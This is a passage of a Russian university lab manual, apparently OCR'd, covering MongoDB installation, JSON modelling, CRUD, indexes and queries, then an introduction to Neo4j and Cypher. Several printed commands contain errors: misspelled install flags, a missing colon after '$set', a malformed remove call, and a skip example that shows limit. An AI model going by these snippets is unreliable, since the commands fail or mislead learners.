


Рисунок 4.1 Приложения, входящие в состав MongoDB

Все приложения в составе mongo можно условно разделить на следующие группы: приложения ядра базы данных, инструменты для дампа бинарных файлов MongoDB, инструменты импорта и экспорта данных, инструменты для диагностики и приложения распределенной файловой системы.

Основные приложения – «mongod.exe», «mongos.exe» и «mongo.exe». Приложение «mongod.exe» является главным процессом MongoDB. Оно работает с данными: обрабатывает запросы, управляет форматами данных и т.д. По сути, «mongod.exe» это сервер базы данных. Приложение «mongo.exe» является консольным клиентом для «mongod.exe», и представляет собой

интерфейс тестирования запросов для работы с базой данных и её администрирования.

Приложение «mongos.exe» дает возможность разнести данные по нескольким серверам (шардинг). Оно обрабатывает запросы от уровня приложений и определяет местоположение данных в кластере.

После извлечения файлов mongo, необходимо определить место хранения базы данных. По умолчанию MongoDB ищет файлы БД в папке «C:\data\db». Можно создать папку для хранения базы данных в любом месте.

Mongo может работать в двух режимах:

– в качестве обычного приложения Windows;

– в качестве Windows-сервиса (потребуются права администратора).

В случае использования mongo как сервиса, он автоматически запускается при старте системы.

1.2 Установка MongoDB

Для использования MongoDB в качестве сервиса необходимо произвести конфигурирование системы: задать пути для логирования и файлов конфигурации. Сначала необходимо создать папку для хранения отчетов приложения. Пусть она называется «Log» и находится на одном уровне с папками «bin» и «data». Следующим шагом является создание файла конфигурирования. Для его создания следует создать текстовый файл «mongod.cfg» в папке «D:\MongoDB», и поместить в него строку с путем к файлу отчета:

```
«logpath=», например: 19 logpath=D:\mongodb\logs\mongo.log
```

Если у вас путь к базе данных отличается от стандартного, то необходимо также прописать и путь к БД. Путь задается следующей строкой: «dbpath=», например:

```
dbpath=D:\mongodb\data\db
```

Содержание файла конфигурации показано на рисунке 4.2




Рисунок 4.2 Содержание файла конфигурации MongoDB.

После создания файла конфигурации необходимо произвести установку MongoDB. Для установки необходимо запустить командную строку с правами

администратора. Для этого ввести «cmd» в строку поиска в меню «Пуск», активировать контекстное меню приложения «cmd.exe» и выбрать пункт меню «Запуск от имени администратора».

Далее следует запустить «mongod.exe», передав ему в качестве параметра путь к файлу конфигурации и команду на установку. Формат команды:

<путь к mongo>--confif <путь к файлу конфигурации> -instal

Например:

```
mongod --config D:\mongodb\mongod.cfg –install
D:\mongodb\bin\mongod --config D:\mongodb\mongod.cfg –install
```

При удачной установке система выдаст следующее сообщение:

```
 Service 'MongoDB' (Mongo DB) installed with command line
'D:\mongodb\bin\mongod.exe --config D:\mongodb\mongod.cfg --service'
```

Далее следует запустить сервис командой «net start»:

```
net start MongoDB
```

Остановка службы осуществляется командой:

```
 net stop MongoDB
```

Удаление службы:

```
mongod –remove
```

На этом установка MongoDB как Windows-сервиса закончена.

1.3 Подключение MongoDB

Поле запуска сервера необходимо запустить клиент. Для запуска клиента необходимо запустить приложение «mongo.exe» через командную строку. При запуске клиент автоматически подключится к серверу.

После подключения к серверу в окне клиента появится приглашение на ввод команды.

По умолчанию MongoDB создает базу данных с именем «test».

Для проверки успешности подключения, и работоспособности MongoDB, можно запросить имя базы данных, к которой подключен клиент, для этого необходимо ввести в консоль следующую команду: mongo

Ответом на команду является имя базы данных, в данном случае «test».

Для добавления документа в базу данных необходимо ввести в консоль:

```
db.test.save( {name: “test parameter”})
```

Синтаксис команды следующий:

«<объект_бд>.<коллекция>.<функция>(<список параметров>)»,

где:

<объект бд> – объекта базы данных («db»), в случае если команда не является глобальной;

<коллекция> – имя коллекции;

<функция> – имя функции;

<список параметров> – список параметров функции.

В случае ошибки в команде клиент выдаст соответствующее предупреждение. В случае успешности операции сообщений выведено не будет.

Для получения всех документов в коллекции необходимо ввести в консоль команду:

```
db.test.find()
```

1.4 Моделирование данных.

JSON (от англ. «JavaScript Object Notation») – это текстовой формат обмена данными. Он основан на подмножестве языка программирования JavaScript. JSON является полностью независимым от языка программирования.


JSON строится на двух структурах:

– набор пар ключ/значение. В различных языках эта структура реализована как объект, запись, структура, словарь, хэш-таблица, список с ключом или ассоциативный массив. Ключом может быть только строка, значением – любая форма;

– пронумерованный набор значений. Во многих языках эта структура реализована как массив, вектор, список или последовательность.

На рисунке 1 представлена база данных «телефон» в виде совокупности документов. Для того чтобы занести информацию о телефонах в MongoDB, данные необходимо представить в JSON виде. Информация о телефоне «Nokia Lumia 920» в JSON виде будет выглядеть следующим образом:

```
{
 “Name”: “NL920”,
 “Brand”: “Nokia”,
 “Model”: “Lumia 920”,
 “OSFamily”: “Windows”,
 “OSVersion”: “8”
}
```



Phone	
ID	Attributes
1	Brand:Nokia Model:Lumia 920 OSFamily:Windows OSVersion:8
2	Brand:Apple Model:iPhone 4 OSFamily:iOS OSVersion:4
3	Brand:Samsung Model:Galaxy S3 OSFamily:Android OSVersion:4.0 Ice Cream Sandwich Display:4.8 HD Super AMOLED

Рисунок 4.3 Документ «Телефон» в графическом формате

Информация обо всех телефонах будет представлена как совокупность документов, описывающих телефоны:

```
{ “Brand”: “Nokia”,
“Model”: “Lumia 920”,
“OSFamily”: “Windows”,
“OSVersion”: “8”
}

{ “Brand”: “Apple”,
“Model”: “iPhone 4”,
“OSFamily”: “iOS”,
 “OSVersion”: “4”
}

{ “Brand”: “Samsung”,
“Model”: “Galaxy S3”,
“OSFamily”: “Android”,
“OSVersion”: “4.0 Ice Cream Sandwich”,
“Display”: “4.8 HD Super AMOLED”
}
```

Для связывания документов можно сохранять их вместе с «_id» связанных документов. В качестве примера проиллюстрируем сохранение информации о производителе телефонов в виде связанной записи.

```
{
_id: ObjectId ("1"),
“Name”: “Nokia”,
 “BrandName”: “Nokia”,
“BrandCountry”: “Finland”
}
```

На документ «Nokia» будут ссылаться другие документы, которым необходимо в качестве производителя указать фирму, описанную в нем. Для создания связанного документа необходимо знать поле «_id» документа «Nokia».

Запись с указанием фирмы производителя будет выглядеть следующим образом:

```
{
 _id: ObjectId ("2"),
“Name”: “L920”,
 “Model”: “Lumia 920”,
“OSFamily”: “Windows”,
“OSVersion”: “8”,
“Brand”: ObjectId ("1")
}
```

Обратите внимание, что значение поля «Brand» документа «L920» и поля «_id» документа «Nokia» совпадают. Поле «_id» может быть любым уникальным значением. Чтобы найти все телефоны, произведенные под брендом «Nokia», необходимо выполнить запрос с указанием значения его поля «_id»:

```
db.phones.find ({Brand: ObjectId ("1")})
```

Если необходимо указать более одного связанного документа, то можно использовать массивы:

```
“Brand”: [ObjectId ("1"), ObjectId ("3")]
```

Одним из способов избавления от связей между документами является использование *вложенных документов*. Например, приведенный выше пример можно переписать, используя сведения о фирме Nokia в виде вложенного документа:

```
{ “Name”: “L920”,
“Model”: “Lumia 920”,
 “OSFamily”: “Windows”,
“OSVersion”: “8”,
“Brand”: { “BrandName”: “Nokia”,
                  “BrandCountry”: “Finland”
                }
}
```

Вложенные документы можно использовать для моделирования отношений «один-ко-многим». Для этого необходимо использовать массив вложенных документов.

1.5 Работа с документами в MongoDB

Для вставки документа используется метод insert. В качестве параметра метод принимает вставляемый документ или массив. Синтаксис метода:

«db.<имя коллекции>.insert(<документ> или <массив>)».

Пример использования метода:

```
db.test.insert ({name: “DocumentName”, field: “FieldValue”})
```

Вставляемый документ должен быть записан в JSON формате.

Для создания коллекции используется метод «createCollection(<имя коллекции>)». Метод createCollection применяется для объекта базы данных, например:

```
db.createCollection(“phones”)
```

При создании первой коллекции в БД MongoDB автоматически создаст индекс. В каждой базе данных для индекса создается коллекция «system.indexes», содержащая информацию об индексах этой базы данных.

К каждому документу при его создании mongo создает дополнительное поле «_id». Значение этого поля уникально для каждого документа. Поле «_id» можно также создавать явно, передавая в создаваемом документе имя создаваемого поля и его значение типа ObjectID, например:

```
db.test.insert({_id: ObjectID(“24a56b87de45956c4d45a8f4”), name:
        “DocumentName”, field: “FieldValue”})
```

Поле «_id» является индексируемым полем.

Для удаления документа необходимо использовать метод «remove». Формат метода:

«db. <имя коллекции>.remove(<запрос>,<удалить только один документ>)».

Первым параметром функция принимает параметр <запрос>, который используется для отыскания требуемого документа. Второй параметр принимает значение true, если необходимо удалить только один документ коллекции, иначе – false. Например, для удаления всех документов, у которых поле «value» равно десяти, необходимо ввести следующую команду:

```
db.test.remove({value: 10, false})
```

Вызов метода «remove» без передачи ему параметров удалит все документы из коллекции.

Иногда требуется произвести обновление данных в документе, либо заменить весь документ. Для этого используется метод «update». В простейшей форме синтаксис метода «update» выглядит следующим образом:

db. <имя коллекции>.update(<запрос>,<данные, которые следует заменить>)»

Первым параметром метод принимает параметр <запрос>, который используется для отыскания требуемого документа. Вторым параметром метод принимает данные, используемые для замены. Например, для смены всего документа необходимо ввести:

```
db.test.update({name: “oldValue”}, {name: “newValue”})
```

После выполнения данной команды, документ с именем «oldValue» будет заменен на документ с телом «name: “newValue”».

Для того чтобы произвести замену данных в документе, необходимо использовать модификатор «$set». Модификатор используется для полей, значения которых необходимо заменить на новые. Заменяемое значение заключается в тело модификатора (между { и }). Пример использования модификатора

```
«$set»: db.test.update({name: “oldValue”}, {$set {name: “newValue”}})
```

Добавление нового поля в документ с помощью модификатора «$set» производится следующим образом:

```
db.test.update({name: “oldValue”}, {$set {name: “newValue”,
        “newField”: “newValue”}})
```

Для удаления поля из документа применяется модификатор «$unset»:

```
db.test.update({name: “oldValue”}, {$unset {name: “newValue”}})
```

Для увеличения или уменьшения значения записи используется модификатор «$inc». Уменьшение значения поля «count» выглядит следующим образом:

```
db.test.update({name: “count”}, {$inc {count: -2}})
```

Переименование поля осуществляется с помощью модификатора «$rename». Синтаксис модификатора «$rename»:

«$rename: {<поле, которое надо переименовать> : <новое имя>, …}»

Пример использования:

```
db.students.update( { _id: 1 }, { $rename: { “nickname”:
        “alias”,“cell”: “mobile” } } )
```

Одной из особенностей функции обновления является возможность создания документа, если документ для обновления не найден. Для того чтобы разрешить вставку при обновлении необходимо установить третий параметр метода в true. Если третий параметр метода опущен или равен false, то вставка документа не сработает. Создание документа при вызове функции обновления называется «Upsert». Upsert — это особый тип метода update, при его использовании, если документ по запрашиваемому критерию не найден, то он будет создан, если же найден, то он будет обновлён, как обычно. Метод «update» по умолчанию обновляет только один документ. Для того чтобы обновить все документы, удовлетворяющие запросу, необходимо установить четвертый параметр метода в true.

1.6 Индексы MongoDB

Индексы в MongoDB, также, как и в РСУБД используются для ускорения работы запросов. В MongoDB индексы реализованы в виде B-деревьев. По умолчанию в базе данных присутствует коллекция индексов «system.indexes». Для того чтобы получить информацию об имени индекса, базы данных и коллекции, для которой индекс был создан, для полей, которые включены в него необходимо использовать команду поиска по индексу:

```
db.system.indexes.find()
```

Поле «_id» создаваемое для каждого документа является индексируемым полем. Индексы в MongoDB по умолчанию не уникальны. Это значит, что в индексе могут храниться поля с одинаковым содержанием. Для создания индекса используется команда «ensureIndex». Синтаксис команды:

db.<коллекция>.ensureIndex({<индексируемое поле>:<ключ> }, {опции})

Параметр должен включать имя индексируемого поля, а параметр определяет расположение полей в индексе:

1 – индекс выстраивается по возрастанию

-1 – индекс выстраивается по убыванию

К опциям построения индекса относятся:

– background (булевое) – Позволяет построить индекс в фоновом режиме, без блокировки БД.

– unique (булевое) – Позволяет построить уникальный индекс. При построении уникального индекса коллекции не могут содержать документы с одинаковым значением индексируемых полей.

– name (строка) – Определяет имя индекса. Если поле не указано, то MongoDB создаст его автоматически из имен индексируемых полей и типа сортировки.

– dropDups (булевое) – Используется в сочетании опцией «unique». При выставлении опции позволяет создать уникальный индекс по документам, которые могут содержать дублирующие значения ключевого поля, но в индекс включится только первый такой документ, остальные будут удалены из коллекции.

– sparse (булевое) – С этой опцией индекс может быть создан по полю, отсутствующему в некоторых документах. При этом эти документы не попадают в индекс, а указываются только ссылки на них.

– expireAfterSeconds (целое число) – При задании этой опции необходимо указать время в секундах для контроля времени, в течение которого MongoDB будет сохранять документы в этой коллекции.

– v – Позволяет указать версию индекса для построения.

– weights (документ) – Используется только для полнотекстового индекса. Документ включает поле и вес пар значений (от 1 до 99,999). Вес поля индекса обозначает относительную значимость одних полей по отношению к другим.

– default_language (строка) – Используется только для полнотекстового индекса. Указывает язык, который определяет список стопслов и правила анализа текста.

– language_override (строка) – Используется только для полнотекстового индекса. Указывает язык имен полей документа, используемый по умолчанию.

Значения, которые могут принимать перечисленные выше опции, и их значения по умолчанию, представлены в таблице 4.1.

Таблица 4.1 - – Возможные значения опций, их значения по умолчанию

Наименование опции	Принимаемые значения	Значение по умолчанию
Background	true or false	false
unique	true or false	false
name	string	Отсутствует
dropDups	true or false	false
sparse	true or false	false
expireAfterSeconds	integer	Отсутствует
v	index version	Версия по умолчанию зависит от версии используемого «mongod.exe»
weights	document	1
default_language	string	english
language_override	string	"language"

Для удаления индекса используется команда «dropIndex». Синтаксис команды:

db.<коллекция>.dropIndex ({удаляемый индекс})

Для удаления всех индексов используется команда «dropIndexes» без параметров. Переиндексация производится командой «reIndex» без параметров. MongoDB поддерживает возможность создавать составные индексы. Для создания такого индекса необходимо просто перечислить список индексируемых полей, например:

```
db.phones.ensureIndex({Brand: 1, name: -1});
```

Для того чтобы узнать использовался ли индекс при обработке запроса используется команда «explain». Пример использования:

```
db.phones.find().explain()
```

1.7 Запросы в MongoDB

Простые запросы Аналогом SELECT из SQL в MongoDB является «Find». Метод «Find» используется для выборки документов из MongoDB. Возвращает массив документов в виде коллекции, если документов нет – пустую коллекцию. Синтаксис метода

«Find»: db.<коллекция>.find(<запрос>,<поля>),

где: <запрос> – критерий отбора с помощью формального запроса операторов; <поля>– задает поля, которые будут возвращены в результате обработки запроса и поле «_id» если не указано.

Оба параметра функции не являются обязательными. При вызове функции без параметров возвратятся все документы коллекции. Примеры использования Find:

– получение всех документов коллекции:

```
db.phones.find()
```

– получение документов коллекции, в которых поле «Brand» равно «Apple»:

```
db.phones.find({ Brand: "Apple"})
```

– получение документов коллекции, в которых поле «Brand» равно «Nokia» и «OSFamily» равно «Windows»:

```
db.phones.find({ Brand: "Nokia", OSFamily: "Windows"})
```

Для получения только одного поля документа для всех документов необходимо ввести:

```
db.phones.find(null, {Brand: 1})
```
или
```
db.phones.find({}, {Brand: 1})
```

Поле «_id» возвращается всегда, но можно явно исключить его:

```
db.phones.find(null, {Brand: 1, _id: 0})
```

При составлении запроса нельзя смешивать включения и исключения полей. Исключение составляет только поле «_id». Можно или включить или исключить определенные поля из запроса.

Для сортировки используется метод «sort». Синтаксис метода:

sort(<параметры сортировки>),

где <параметры сортировки> – документ, содержащий поля, по которым будет производиться сортировка на результирующем наборе данных.

Используя поля, по которым необходимо сортировать, необходимо указывать 1 для сортировки по возрастанию и -1 для сортировки по убыванию, например:

```
 db.phones.find().sort({Brand: 1})
db.phones.find().sort({Brand: 1, cost: -1})
```

Также, как и РСУБД, MongoDB может использовать индексы для сортировки. Следует запомнить, что без использования индексов MongoDB ограничивает размер сортируемых данных.

Метод «limit» используется для ограничения количества документов, получаемых в результате выполнения запроса. Синтаксис метода:

limit(<количество документов>)

Для получения десяти документов в выводе необходимо вызвать «limit» с параметром «10»:

```
db.phones.find().limit(10)
```

Метод «count» подсчитывает количество документов в результирующей выборке. Синтаксис метода:

count(<учитывать skip/limit>),

где <учитывать skip/limit> – указывает, следует ли учитывать влияние методов «skip» и «limit». По умолчанию метод игнорирует применение методов «skip» и «limit».

Для получения количества документов в результирующей выборке необходимо ввести:

```
db.phones.find().count()
```

Метод «count» можно также использовать применительно к коллекции, передавая в него запрос из find, например:

```
db.phones.count({Brand: “Nokia”})
```

Метод «skip» используется для пропуска некоторого количества документов результирующей выборки. Синтаксис метода:

skip(<количество документов>)

Пропуск первых десяти результатов выглядит следующим образом:

```
db.phones.find().limit(10)
```

Методы «limit» и «skip» используются для постраничного вывода данных. Например, для постраничного получения записей можно использовать следующий прием:

```
Db.phones.find().limit(10)
```

```
Db.phones.find().limit(10).skip(10)
 Db.phones.find().limit(10).skip(20) …
```

Для создания запросов с условием применяются следующие операторы:
$lt – меньше чем
$lte – меньше ли равно
$gt – больше
$gte – больше или равно
$ne – не равно.
$in – вхождение в массив значений.
$nin – противоположность оператора $in
$not – логический оператор НЕ

Синтаксис модификаторов:
{ <поле>: {<модификатор>:<значение> }},
где: <поле> – имя поля, для которого применяется модификатор; – модификатор; <модификатор> – значение модификатора. В качестве примера рассмотрим запрос для выбора всех телефонов стоимостью от 10000 до 20000 тыс. руб. Запрос выглядит следующим образом:

```
db.phones.find( { cost: { $gte: 10000, $lte: 20000 } } );
```

Запрос для получения всех телефонов, выпущенных не фирмой «Apple»:

```
db.phones.find( {Brand: {$ne: "Apple"}})
```

Получение всех телефонов, чья стоимость равна 10000, 15000, или 20000 тыс. руб:

```
 db.phones.find({cost: {$in [10000, 15000, 20000]}})
```

Операторы $or и $and применяются, когда нужно выбрать документы по совпадению одного из значений или по совпадению всех значений соответственно. Являются реализациями логических операций ИЛИ и И. Синтаксис:
{ $or($and): [{<выражение1>}, {<выражение2. }, ... }] },
где: <выражениеi> – логическое выражение, применяемое для сравнения. Например, для того чтобы выбрать телефоны выпущенные фирмой «Samsung» или имеющие дисплей более 4,6 дюйма:

```
db.phones.find({$or: [{Brand: "Samsung"}, {DisplayDiag: {$gte: 4.6}}]}
```

Задание

1. Установить и подключить СУБД MongoDB.
2. Создать коллекцию JSON-документов из предметной области, связанной с темой магистерской диссертации. Документы коллекции

должны содержать, по крайней мере, один массив, и один вложенный документ

3. Добавить в коллекцию не менее четырех различных документов.
4. Вывести список документов в коллекции со всеми атрибутами, выполнив запрос к базе данных.
5. Вывести основные атрибуты части документов коллекции, удовлетворяющих некоторому условию (использовать условия «меньше», «больше»).
6. Создать пару простых запросов для выборки данных из БД.
7. Создать сложные запросы с каждым из перечисленных модификаторов.
8. Создать запросы с использованием методов сортировки, ограничения и пропуска данных.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.
3. Структуры хранимых документов в формате JSON.
4. Коды, демонстрирующий этапы создания БД, заполнения БД документами, извлечения документов.
5. Выводы.

Контрольные вопросы.

1. Какими особенностями обладает MongoDB?
2. Какие существуют способы взаимодействия с БД Mongo?
3. На каких структурах строится JSON?
4. Возможно ли ссылаться из одних документов MongoDB на другие? Если возможно, то какие механизмы используются для этого?
5. Существует ли возможность в MongoDB использовать вложенные документы?
6. Возможно ли в MongoDB использовать массив документов?

Список источников

1. **https://www. https://www.mongodb.com/**
2. Официальная страница русскоязычной документации: **https://postgrespro.ru/docs/.**

Лабораторная работа №5 (2 часа)
Реализация графовой модели данных учебного примера

Цель работы: Знакомство с графовой моделью данных. Знакомство с основами работы в СУБД данных Neo4j.

Пояснения к работе

1.1 Знакомство с СУБД Neo4j

Neo4j – это графовая система управления базами данных с открытым исходным кодом, реализованная на языке Java. Была образована американской компанией Neo Technology 2003 году. На 2021 год Neo4j считается самой распространённой графовой СУБД (по рейтингу сайта DB-Engines).

СУБД хранит графы в разных файлах; каждый файл хранит определенную информацию части графа. Конкретное разделение данных существенно влияет на производительность БД.

Neo4j оперирует следующими объектами:

- *вершины* (nodes) – и их помощью представляются сущности графа, также, в зависимости от отношений в графе, могут быть использованы для представления связи. Самый простой граф представляет собой одну вершину. Вершина может не иметь, либо иметь одно или более именованных значений, которые указываются в виде свойств. Количество узлов ограниченно 2 в степени 35 ~ 34 биллиона;
- *связи* (relationships) – соединяют узлы-начальный и конечный. Количество связей ограниченно 2 в степени 35 ~ 34 биллиона. Связи, также, как и узлы, могут иметь свойства. Максимальное количество типов связей 32767;
- *свойства* (prosperties) – именованные значения, где имя – это строка. Поддерживаемые значения: числовые, строковые.;
- *метки* (labels) – представляются в виде графов, которые были сгруппированы в наборы. Все узлы, помеченные одной меткой, принадлежит к одному набору. Они намного упрощают написание запросов к базе. Вершина может быть помечена любым количеством меток. Метки используются для задания ограничений и добавления индексов для свойств.

В СУБД Neo4j реализован графический интерфейс (рисунок 5.1), в котором могут быть удобно представлены графовые данные. Кроме графической формы данные могут быть представлены и в табличном виде, и в форме кода.

В графическом интерфейсе можно видеть, что вся информация отображается в блоке Database Information, где данные, связанные с узлами и метками, хранятся в части Node Labels, а со связями – в части Relationship Types. Это дает возможность в любой момент восстановить нужную информацию о связях или узлах.




Рисунок 5.1 – Интерфейс СУБД Neo4j

На официальном сайте Neo4j, используя ссылку https://neo4j.com/ можно скачать версию для сообщества и корпоративную версию Neo4j. Следует загрузить версию программного обеспечения для сообщества, совместимую с различными операционными системами. После установки СУБД запустите сервер Neo4j, щелкнув ярлык меню «Пуск» для Neo4j. Получить доступ к Neo4j, используя URL-адрес http: // localhost: 7474 /browser/

1.2 Основы языка Cyper

CQL означает Cypher Query Language. Далее просто Cypher. Это декларативный язык. Он фокусируется на ясности выражения того, что необходимо извлечь из графа, а не в том, как получить это. Это и отличает его от императивных языков или скриптовых сценариев. Такой подход существенно упрощает процесс оптимизации, не обременяя пользователя информацией о структуре базы данных и не вынуждая обновлять код запроса только потому, что логическая структура базы данных изменилась (появление новых индексов и т.д.). Рассмотрим базовые команды языка.

Создание узлов

Как уже говорилось, узел — это данные / запись в графовой базе данных. Используя команду CREATE, можно:

- создать один узел;
- создать несколько узлов;
- создать узел с меткой;
- создать узел с несколькими метками;
- создать узел со свойствами;
- возврат созданного узла.

Создание одного узла. Примечание. Точка с запятой (;) является необязательной.

```
CREATE (node_name);
```

Создание нескольких узлов

```
CREATE (node1),(node2)
```

Создание узла с меткой. Метка в Neo4j используется для группировки (классификации) узлов с помощью меток. Можно создать метку для узла следующим образом:

```
CREATE (node:label)
```

*Создание нескольких меток для одного узл*а. Необходимо указать метки для узла, разделив их двоеточием «:».

```
CREATE (node:label1:label2:. . . . labeln)
```

Создание узла со свойствами. Свойства — это пары ключ-значение, с помощью которых узел хранит данные. Можно создать узел со свойствами, указав эти свойства через запятую в цветочных скобках «{}». следующим образом:

```
CREATE (node:label { key1: value, key2: value, . . . . . .  })
```

Возврат созданного узла. Мы использовали запрос MATCH (n) RETURN n для просмотра созданных узлов. Этот запрос возвращает сведения обо всех существующих узлы в базе данных. Вместо этого можно использовать команду RETURN с CREATE для просмотра вновь созданного узла.

```
CREATE (Node:Label{properties. . . . }) RETURN Node
```

Команды объединения

Команда MERGE является комбинацией команды CREATE и команды MATCH. Команда Neo4j CQL MERGE ищет заданный шаблон в графе. Если он существует, он возвращает результаты. Если он НЕ существует в графе, то он создает новый узел / отношение и возвращает результаты. В СУБД Neo4j можно:

- объединить узел с меткой
- объединить узел со свойствами
- OnCreate и OnMatch
- объединить отношения

Синтаксис команды MERGE:

```
MERGE (node: label {properties . . . . . . . })
```

Слияние узла с меткой. Можно объединить узел в базе данных на основе метки, используя предложение MERGE. Если вы попытаетесь объединить узел

на основе метки, то Neo4j проверяет, существует ли какой-либо узел с данной меткой. Если нет, текущий узел будет создан.

```
MERGE (node:label) RETURN node
```

Слияние узла со свойствами. Можно объединить узел с набором свойств. Neo4j выполнит поиск равного соответствия для указанного узла, включая свойства. Если узел не находится, он будет создан:

```
MERGE (node:label {key1:value, key2:value, key3:value . . . . . .
})
```

OnCreate и OnMatch. Всякий раз, когда выполняется запрос на слияние, узел либо совпадает, либо создается. Используя ON CREATE и ON MATCH, Можно установить свойства для указания того, создан ли узел или соответствует.

```
MERGE (node:label {properties . . . . . .})
ON CREATE SET property.isCreated ="true"
ON MATCH SET property.isFound ="true"
```

Объединение отношений. Можно объединить отношения, используя предложение MERGE. Если отношения не существует, Neo4j создает его. Здесь и далее в примерах будут использоваться данные из примера по международным турнирам. В примере запрос пытается объединить отношение с именем WINNERS_OF между узлами «India» (метка: страна и название: Индия) и ICC13 (метка: турнир и имя: ICC Champions Trophy 2013).

```
MATCH (a:Country), (b:Tournament)
   WHERE a.name = "India" AND b.name = "ICC Champions Trophy 2013"
   MERGE (a)-[r:WINNERS_OF]->(b)
RETURN a, b
```

Таким же образом можно объединить несколько отношений и ненаправленных отношений.

Добавление/удаление своийств

Используя команду SET, можно добавлять новые свойства в существующий узел или отношение, а также добавлять или обновлять существующие значения свойств:

- установить свойство;
- удалить свойство;
- установить несколько свойств;
- установить метку на узле;
- установить несколько меток на узле.

Установка свойства. Используя команду SET, можно создать новое свойство в узле:

```
MATCH (node:label{properties . . . . . . . . . . . . . . . . }) 
SET node.property = value
RETURN node
```

Установка нескольких свойств. Таким же образом можно создать несколько свойств в узле, для этого нужно указать эти пары ключ-значение через запятые:

```
MATCH (node:label {properties})
SET node.property1 = value, node.property2 = value
RETURN node
```

Удаление свойства. Можно удалить существующее свойство, передав ему значение NULL:

```
MATCH (node:label {properties})
SET node.property = NULL
RETURN node
```

Установка метки на узле. Можно установить метку для существующего узла, используя команду SET:

```
MATCH (n {properties . . . . . . . }) 
SET n :label
RETURN n
```

Установка нескольких меток на узле. Можно установить несколько меток для существующего узла, используя команду SET. Для этого необходимо указать метки, разделяя их двоеточиями «:»

```
MATCH (n {properties . . . . . . . }) 
SET n :label1:label2
RETURN n
```

Удаление узлов

Можно удалить узлы и связи из базы данных, используя команду DELETE.

Удаление всех узлов и отношений

```
MATCH (n) DETACH DELETE n
```

Удаление определенного узла. Чтобы удалить конкретный узел, необходимо указать метки узла вместо «n» в приведенном выше запросе.

```
MATCH (node:label {properties . . . . . . . . . .  }) 
DETACH DELETE node
```

Удаление меток и свойств

Команда REMOVE используется для удаления свойств и меток из элементов графа (узлов или отношений). Основное различие между

командами Neo4j CQL DELETE и REMOVE: команда DELETE используется для удаления узлов и связанных связей; команда REMOVE используется для удаления меток и свойств.

Удаление свойств. Можно удалить свойство узла, используя MATCH вместе с предложением REMOVE.

```
MATCH (node:label{properties . . . . . })
REMOVE node.property
RETURN node
```

Удаление метки с узла. Подобно свойству, можно удалить метку из существующего узла:

```
MATCH (node:label {properties . . . . . })
REMOVE node:label
RETURN node
```

Удаление нескольких меток. Можно удалить несколько меток из существующего узла:

```
MATCH (node:label1:label2 {properties . . . . . })
REMOVE node:label1:label2
RETURN node
```

ОПЕРАТОР FOREACH

Предложение FOREACH используется для обновления данных в списке, будь то компоненты пути или результат агрегации.

```
MATCH p = (start node)-[*]->(end node)
WHERE start.node = "node_name" AND end.node = "node_name"
FOREACH (n IN nodes(p)| SET n.marked = TRUE)
```

Получение всех узлов. Этот запрос возвращает все узлы в базе данных

```
MATCH (n) RETURN n
```

Получение всех узлов под определенной меткой. Можно получить все узлы под определенной меткой:

MATCH (node:label)
RETURN node

Получение узлов на основе отношения. Можно получить узлы, связанные отношением:

```
MATCH (node:label)<-[: Relationship]-(n)
RETURN n
```

Удалить все узлы. Можно удалить все узлы:

```
MATCH (n) detach delete n
```

ОПЕРАТОР поиска по совпадению

Команда OPTIONAL MATCH используется для поиска описанного в нем шаблона. Для отсутствующих частей шаблона используется null. OPTIONAL MATCH аналогичен предложению MATCH, единственное отличие состоит в том, что он возвращает null в результате пропущенных частей шаблона.

```
MATCH (node:label {properties. . . . . .})
OPTIONAL MATCH (node)-->(x)
RETURN x
```

пример

Оператор WHERE

Как и SQL, Neo4j CQL предоставляет оператор WHERE в команде MATCH для фильтрации результатов запроса.

```
MATCH (label)
WHERE label.country = "property"
RETURN label
```

